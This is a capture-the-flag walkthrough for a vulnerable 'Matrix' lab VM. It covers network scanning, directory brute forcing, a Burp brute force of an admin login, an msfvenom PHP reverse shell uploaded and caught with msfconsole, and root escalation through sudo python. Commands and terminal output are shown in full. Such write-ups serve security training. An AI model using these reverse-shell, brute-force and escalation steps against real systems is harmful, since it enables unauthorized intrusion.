

Hack the Matrix VM

Level: Easy

Goal:

The goal is to exploit a file upload vulnerability and escalate privileges in order to find two flags that are stored in the Neo user's directory ('flag1.txt' and 'flag2.txt').

Penetration Methodology:

Network Scanning

- Nmap
- Netdiscover

Enumeration

- Dirb

Bruteforce

- Burp suite

Exploitation

- Msfvenom
- Msfconsole

Privilege Escalation

- ssh
- python hijacking

The Steps:

The summary of the steps required in solving this CTF are given below:

1. Get the target machine IP address by running Netdiscover.
2. Scan open ports by using the Nmap scanner.
3. Enumerate HTTP service with Dirb.
4. Brute-force on the admin page with burp.
5. Exploit file upload vulnerability.
6. Gain access to ssh.
7. Escalation privilege to get root access.


Now, Let's dive deep into this!

1. Network Scanning

To begin, we must use the **netdiscover** command to scan the network for the target machine's IP address.

```
netdiscover
```

The victim's IP address, in this case, is **192.168.1.36**.



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	30:4f:75:31:a9:bf	1	60	DASAN Network Solutions
192.168.1.3	56:e0:5b:ca:01:59	1	60	Unknown vendor
192.168.1.5	6e:13:6c:db:fb:5f	1	60	Unknown vendor
192.168.1.36	08:00:27:6b:6c:cc	1	60	PCS Systemtechnik GmbH
192.168.2.1	6e:13:6c:db:fb:5f	1	60	Unknown vendor

We're going to use **Nmap** to help us move this process along. To see all of the services stated, we need to know which ones are now available.

```
sudo nmap -sC -sV 192.168.1.36
```

According to the nmap output, we have:

- An FTP server is available on port 21 with Anonymous login.
- An SSH server is available on port 22.
- On port 80, there is an HTTP service (Apache Server).

```

kali@kali: ~
File Actions Edit View Help


(kali@kali)-[~]
$ sudo nmap -sC -sV 192.168.1.36
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-08 05:40 EST
Nmap scan report for 192.168.1.36
Host is up (0.00030s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.38
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 65534  65534    54 Jan 07 13:49 data.txt
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 54aa9020b0a8037205ca1d0408c41851 (RSA)
|   256 27eb84a1af13bee67d8a20fa9387297b (ECDSA)
|_  256 d405b479dc94dd002deb32f67d6d9e12 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Choose the Pill
MAC Address: 08:00:27:6B:6C:CC (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.86 seconds


```

2. Enumeration


Let's begin by looking at the http service on port **80** by accessing it over the browser and finding the web page. From the webpage interface, it looks like a message, that says " wake up neo the matrix has you, follow the **back rabbit** knock,knock ,neo".




When we selected all the text on the web page, we noticed a link named **"The Black Rabbit"**



We followed a link on the website and found that it asked us to choose between a **"red pill and a blue pill"**.



We decided to choose the **Red pill** and the webpage redirected us to the index page. However, when we chose the **Blue pill**, we were taken to the Matrix page.



We didn't find anything useful on the website, so we decided to use the **dirb** directory **brute force method** to try to find more information. We were successful and discovered an **admin.php** file.

```
dirb http://192.168.1.36/matrix/ -X .php
```




```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
$ dirb http://192.168.1.36/matrix/ -X .php  
  
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Sun Jan 8 06:22:44 2023  
URL_BASE: http://192.168.1.36/matrix/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://192.168.1.36/matrix/ —  
+ http://192.168.1.36/matrix/admin.php (CODE:200|SIZE:1020)  
  
END_TIME: Sun Jan 8 06:22:51 2023  
DOWNLOADED: 4612 - FOUND: 1
```


While enumerating the webpage we discovered an admin.php page. From the admin page, we can try to bruteforce the admin login page by using the BurpSuite tool.


3. Bruteforce

Before we can brute force the **login page**, we need to capture the request and send it to the Intruder in **BurpSuite**. In the Intruder, we will select the Sniper attack type and enumerate passwords with the **username 'admin'**.




To begin the attack, we will go to the Payloads tab in the Intruder and add a wordlist for the passwords. You can either download a wordlist from the internet or use the wordlist folder in Kali Linux. I am using the **http_default_pass.txt** wordlist. Once you have added the wordlist, you can start the attack.





After the attack, we will filter the results by status code. We see that one of the responses has a status code of **302**. The password for this is '**letmein**'. We can now use this password, along with the **username 'admin'**, to log in.




After logging in, we were redirected to an image **theupload.php** website. On this site, we can upload files. So we will upload a **malicious PHP** file.

4. Exploitation


Now that we have the ability to upload files, we will use the **msfvenom** tool to create a **PHP reverse shell payload**

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.38 LPORT=4444 -f raw -o shell.php
```

A terminal window titled 'kali@kali: ~/Desktop/ctf' showing the execution of the 'msfvenom' command. The command is: 'msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.38 LPORT=4444 -f raw -o shell.php'. The output shows that no platform was selected, so it chose 'Msf::Module::Platform::PHP' from the payload. It also shows that no arch was selected, so it selected 'php' from the payload. The final output is 'Payload size: 34851 bytes' and 'Saved as: shell.php'.

```
kali@kali: ~/Desktop/ctf
(kali@kali)-[~/Desktop/ctf]
$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.38 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34851 bytes
Saved as: shell.php
(kali@kali)-[~/Desktop/ctf]
$
```

Now, we will upload the payload that we just created. The file is called 'shell.php'



After uploading the payload, we need to set up a listener to receive it. We will use **msfconsole** to listen for the payload. Then, we will open the '**shell.php**' file by clicking the 'here' button. This will execute the payload on the web server.

```
msfconsole -q -x "use multi/handler; set payload php/meterpreter_reverse_tcp; set lhost 192.168.1.38; set lport 4444; exploit"
```

```
(kali@kali)~[~/Desktop/ctf]
$ msfconsole -q -x "use multi/handler; set payload php/meterpreter_reverse_tcp; set lhost 192.168.1.38; set lport 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => php/meterpreter_reverse_tcp
lhost => 192.168.1.38
lport => 4444
[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Meterpreter session 1 opened (192.168.1.38:4444 -> 192.168.1.36:40142) at 2023-01-08 08:45:30 -0500

meterpreter > pwd
/var/www/html/matrix/images
meterpreter > cd /
meterpreter > pwd
/
meterpreter > cd
Usage: cd directory
meterpreter > cd home
meterpreter > ls
Listing: /home

Mode                Size      Type      Last modified          Name
-----
040755/rwxr-xr-x    4096    dir      2023-01-06 04:17:53 -0500  debian
040700/rwx-----   16384    dir      2021-10-17 04:56:38 -0400  lost+found
040755/rwxr-xr-x    4096    dir      2023-01-07 14:35:23 -0500  neo

meterpreter > cd neo
meterpreter > ls
Listing: /home/neo

Mode                Size      Type      Last modified          Name
-----
100600/rw-----    453     fil      2023-01-07 15:26:48 -0500  .bash_history
100644/rw-r--r--    220     fil      2019-04-18 00:12:36 -0400  .bash_logout
100644/rw-r--r--    3526    fil      2019-04-18 00:12:36 -0400  .bashrc
100644/rw-r--r--    807     fil      2019-04-18 00:12:36 -0400  .profile
040755/rwxr-xr-x    4096    dir      2023-01-07 13:40:31 -0500  .ssh
100644/rw-r--r--    28      fil      2023-01-06 03:08:39 -0500  flag1.txt
100600/rw-----    28      fil      2023-01-06 06:48:25 -0500  flag2.txt
100644/rw-r--r--    52      fil      2023-01-07 14:29:00 -0500  note.txt

meterpreter > cat flag1.txt
FlAg1y0U_F0uD_M3_TrIN!Ty}
meterpreter > cat flag2.txt
[-] core_channel_open: Operation failed: 1
meterpreter > cat note.txt
i store my backup ssh password

password : trinity
meterpreter >
```

Once we have a Meterpreter session, we can navigate to Neo's home directory. When we list the files in this directory, we see several files. We can use the 'cat' command to view the contents of 'flag1.txt', 'flag2.txt', and 'note.txt'.

```
pwd
```

```
cd /  
cd home/neo  
ls  
cat flag1.txt  
cat flag2.txt  
cat note.txt
```

- We were able to view the contents of '**flag1.txt**' and found the flag to be '**F1Ag{y0U_F0uD_M3_TriN!Ty}**'.
- We couldn't access '**flag2.txt**' because we needed **root access**.
- In the '**note.txt**' file, we found a message that reads, 'I store my backup ssh password. **Password: trinity.**'

We now have the ssh password for Neo and can log in.

Note: Using the Meterpreter session, we are unable to use **bash commands**. If we do not have a Meterpreter session, we can use **netcat** to listen on a specific port by running the command '**nc -lvnp 4444**'.

5. Privilege Escalation

To log in via ssh as user '**neo**', we will use the password '**trinity**'. But as the user '**neo**' does not have root privileges, we need to do privilege escalation.

```
ssh neo@192.168.1.36
```

Then we used the (**sudo -l**) tool to examine this user's limits.

```
bash  
sudo -l
```

We have all the necessary information to begin privilege escalation.

```

neo@debian10: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~/Desktop/ctf x neo@debian10: ~ x
(kali@kali)-[~]
$ ssh neo@192.168.1.36
+-----+
+-----+ WELCOME TO MATRIX CORE +-----+
+-----+
neo@192.168.1.36's password:
Linux debian10 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
+-----+
+-----+ WELCOME TO MATRIX CORE +-----+
+-----+
Last login: Sat Jan 7 14:24:25 2023 from 192.168.1.38
$ bash
neo@debian10:~$ sudo -l
Matching Defaults entries for neo on debian10:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User neo may run the following commands on debian10:
    (root) NOPASSWD: /bin/python
neo@debian10:~$

```

We discovered that we can abuse the '**python**' command to **escalate privileges**. To find a suitable payload for this, we can use the **gtfobins** website (<https://gtfobins.github.io/gtfobins/python/#sudo>) to find the payload we need.

```

sudo python -c 'import os; os.system("/bin/sh")'
id
ls
cat flag2.txt

```

Boom!! We obtained root access and then we got the flag2.txt **flag{Y0u_R3AchEd_ThE_LimIt}**

```

neo@debian10:~$ sudo python -c 'import os; os.system("/bin/sh")'
# id
uid=0(root) gid=0(root) groups=0(root)
# bash
root@debian10:/home/neo# ls
flag1.txt flag2.txt note.txt
root@debian10:/home/neo# cat flag2.txt
flag{Y0u_R3AchEd_ThE_LimIt}
root@debian10:/home/neo#

```

Conclusion:

In conclusion, we were able to exploit a file upload vulnerability and escalate privileges in order to access two flags stored in the Neo user's directory. We used a combination of tools and techniques, including nmap, dirb, BurpSuite, and the msfconsole, to achieve our goal.